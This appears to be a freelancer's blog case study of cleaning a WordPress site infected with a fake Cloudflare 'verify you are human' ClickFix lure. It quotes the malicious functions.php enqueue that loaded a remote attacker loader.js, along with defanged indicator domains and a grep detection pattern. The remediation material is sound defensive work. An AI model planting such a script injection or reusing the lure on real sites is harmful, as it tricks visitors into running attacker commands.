WordPress Hacked: Fake Cloudflare “Verify You Are Human” — A Malware Removal Case Study

A client contacted me after their WordPress website started showing a full-screen fake Cloudflare “Verify you are human” page on their own domain. Visitors could not reach the real site. Instead, they were shown a deceptive verification screen that told them to press Win+R and Ctrl+V.
This was not a real Cloudflare check. It was a fake CAPTCHA / ClickFix-style social-engineering attack loaded from a malicious external script: digitalsheat[.]com/loader.js (also seen as digitalsheet[.]com/loader.js). I traced the infection to the site’s custom theme functions.php, removed the malicious enqueue, cleaned the rest of the malware, checked for persistence, and restored the site the same day.
If your website is showing a fake verification page, blocking users with a “verify you are human” prompt, or loading unknown JavaScript from attacker domains, this is usually a real WordPress malware removal case, not just a broken script.
Quick Summary
- Main symptom: A fake Cloudflare verification page was blocking the real website
- Malware type: Fake CAPTCHA / ClickFix-style social engineering
- Malicious source:
digitalsheat[.]com/loader.jsand variantdigitalsheet[.]com/loader.js - Injection point:
functions.phpin the custom WordPress theme - Persistence signs: Obfuscated JavaScript, MutationObserver behavior, fake/backdoor plugins
- User risk: Visitors were told to run OS-level commands through Win+R and paste actions
- Outcome: Malware removed, fake page gone, site stable under monitoring

Why this page was obviously fake
The first thing I needed to confirm was whether this was a legitimate protection layer or malware impersonating one. The answer became clear quickly.
A real website security challenge does not need to tell users to open the Windows Run dialog and paste commands into the operating system. That behavior is a major red flag. In this case, the page was trying to create urgency and trust by looking like Cloudflare while pushing users toward dangerous manual execution steps.
That pattern matters because it turns a hacked website into a social-engineering delivery page, not just a defaced page. If a visitor follows those instructions, the damage can go far beyond the website itself.
What users were seeing
Visitors were blocked by a full-page overlay that looked like a verification step. The page visually mimicked a security check, but instead of performing a normal challenge flow, it pushed people toward a manual “verification” sequence using keyboard shortcuts.
- full-page blocking overlay
- fake “Verify you are human” prompt
- instructions to press Win+R and Ctrl+V
- real site content hidden behind the overlay
For the client, this created a serious trust problem. Anyone landing on the website would assume the site was unsafe or broken, and anyone following the prompt could be exposed to a much more serious compromise.
How I proved it was injected into the page
I started by checking the live DOM in DevTools. The fake overlay HTML was present directly inside the page output. That was the first strong sign that the site itself had been modified and was serving the fake verification interface as part of its own frontend.

Next, I checked the Network panel while interacting with the page. Clicking the checkbox did not produce the kind of real verification calls you would expect from a legitimate challenge flow. Instead, the page behaved like a staged visual lure.

Finding the malware source
Once I confirmed the page was fake, I moved into the actual source hunt. Inside DevTools → Sources, I found an unknown external script: loader.js. When I paused execution and reviewed the code behavior, I saw obfuscation and a MutationObserver, which is often a sign that the attacker wants the fake UI to stay alive even if the DOM changes.

I then confirmed the exact external source in both Sources and Network:
digitalsheat[.]com/loader.jsdigitalsheet[.]com/loader.js(observed variant)


This was critical because once a site loads a remote attacker script, the attacker can change the payload any time without modifying the victim site again. That makes remote script injections especially dangerous.
Where the infection lived in WordPress
After confirming the remote script, I searched the codebase for loader.js and suspicious wp_enqueue_script() usage. The injection was inside the custom theme’s functions.php file:
function enqueue_custom_script() {
  wp_enqueue_script(
    'custom-error-script',
    'https://digitalsheat.com/loader.js',
    array(),
    null,
    true
  );
}
add_action('wp_enqueue_scripts', 'enqueue_custom_script');
That explained why the fake page appeared sitewide. The attacker had used a normal front-end WordPress hook to load the malicious script on every page request.

As soon as I removed the malicious enqueue, the fake page disappeared. But I did not stop there, because a visible injection is often only one part of the compromise.
Other persistence signs I found
Inside wp-admin, I also found suspicious fake/backdoor plugins that looked like ordinary tools. That matters because in many WordPress malware cases, the visible infection is only the frontend symptom while the real persistence lives in fake plugins, hidden backdoors, cron jobs, or altered configuration files.

That is why a fake CAPTCHA page should be treated as a full malware incident, not a single broken file.
Related reading:
- How to prevent fake hidden plugins from reinstalling on WordPress
- Known fake and malicious WordPress plugins
- How hackers hide backdoors in WordPress
What the malware was doing in plain language
1. Blocking the real website
- Created a full-screen iframe or overlay above the real site
- Disabled scrolling
- Injected HTML that looked like a Cloudflare-style verification screen
2. Pushing users toward dangerous actions
- Told visitors to press Win+R
- Told them to paste commands with Ctrl+V
- Used a fake trust signal to make the prompt feel legitimate
3. Reducing obvious repeat exposure
- Used
localStoragetiming behavior to avoid showing constantly - Skipped some traffic patterns to reduce noise and suspicion
4. Keeping the attack flexible
- Loaded from a remote attacker domain
- Could be updated by the attacker without editing the victim site again
- Used persistence-friendly behavior such as a MutationObserver and WordPress enqueue hooks
Indicators of compromise
Domains / URLs
https://digitalsheat[.]com/loader.jshttps://digitalsheet[.]com/loader.js(variant)
WordPress hook pattern
add_action('wp_enqueue_scripts','enqueue_custom_script');wp_enqueue_script('custom-error-script','https://.../loader.js',...);
JavaScript clues
- obfuscated variable names
MutationObserver- full-screen overlay or iframe with very high z-index
- unexpected external script origin
Quick scan pattern
grep -RniE "digitals?heat\\.com|loader\\.js|enqueue_custom_script|custom-error-script|_0x[0-9a-f]{3,}" wp-contentMy remediation process
1. Containment
- Removed the malicious enqueue and cut the connection to the attacker domain
- Used a short maintenance window where needed
- Disabled dashboard file editing
2. Cleanup and verification
- Cleaned the infected theme file and injected JavaScript
- Removed fake/backdoor plugins
- Searched code and database for the same indicators
- Updated WordPress core, plugins, and theme components
- Checked for dangerous files in writable areas like uploads
3. Server-side review
- Reviewed cron and WP-Cron behavior
- Checked processes and startup persistence
- Reviewed server config files for silent PHP injection tricks
- Checked users, SSH access, and recent changes
4. Hardening
- Enabled
DISALLOW_FILE_EDIT - Applied least-privilege permissions
- Rotated passwords and WordPress salts
- Enabled 2FA for admins
- Upgraded to a supported PHP version
- Added security headers and a trusted WAF
5. Monitoring
- Set up file-integrity monitoring
- Configured daily off-site backups
- Added alerts for theme/plugin changes, new outbound JS domains, unusual logins, and error spikes
Result: The fake page disappeared immediately after the malicious injection was removed, and the site made no further requests to the attacker domain.
Post-cleanup verification
- Network: no more requests to
digitalsheat[.]com/loader.jsordigitalsheet[.]com/loader.js - Elements / Sources: no fake overlay or injector code left in the page output
- Storage: no overlay-related persistence keys remaining in localStorage
- Fresh devices and sessions: the real site loaded normally every time
What site owners should learn from this case
- A fake Cloudflare page on your domain is not a branding bug. It is usually a malware or compromise signal.
- If a page tells visitors to use Win+R and paste commands, treat it as malicious immediately.
- Theme files can be used as malware loaders. Do not only check plugins.
- Remote script injections are dangerous because the payload can change at any time.
- Visible fake pages often come with hidden persistence. Check for fake plugins, backdoors, and server-side hooks too.
FAQ
Why is my WordPress site showing a fake “Verify you are human” page?
In many cases, that means your site has been hacked and is loading a malicious script or injected template. If the page is telling users to run commands or paste something into the operating system, it is especially dangerous.
Is this a real Cloudflare challenge?
No. In this case it was a fake page loaded from attacker-controlled JavaScript and injected through the site’s theme code.
What is ClickFix-style malware?
It is a social-engineering technique that uses fake CAPTCHA pages, fake errors, or phony verification prompts to trick the user into executing commands themselves.
Is deleting the one malicious line in functions.php enough?
Not always. You also need to check for backdoors, fake plugins, cron persistence, altered server configs, and other indicators that allowed the malware to survive.
What should I do first if I see this on my site?
Do not follow the prompt. Check Network and Sources for unknown external JavaScript, inspect your theme and plugins, contain the site if needed, and perform a proper malware cleanup.
Related reading
- WordPress Malware Removal Service
- Fake CAPTCHA malware removal case study
- How to detect WordPress malware
- How to prevent fake hidden plugins from reinstalling
- Known fake and malicious WordPress plugins
- How hackers hide backdoors in WordPress
Need help removing fake CAPTCHA malware from WordPress?
I’ve cleaned thousands of hacked WordPress sites, including fake plugin infections, redirect malware, injected JavaScript, blacklist cases, and fake verification / CAPTCHA attacks. If your site is showing a fake Cloudflare-style page or loading unknown remote scripts, I can help you trace the source, clean the malware properly, and harden the environment afterward.
Hire me or start with my WordPress malware removal service.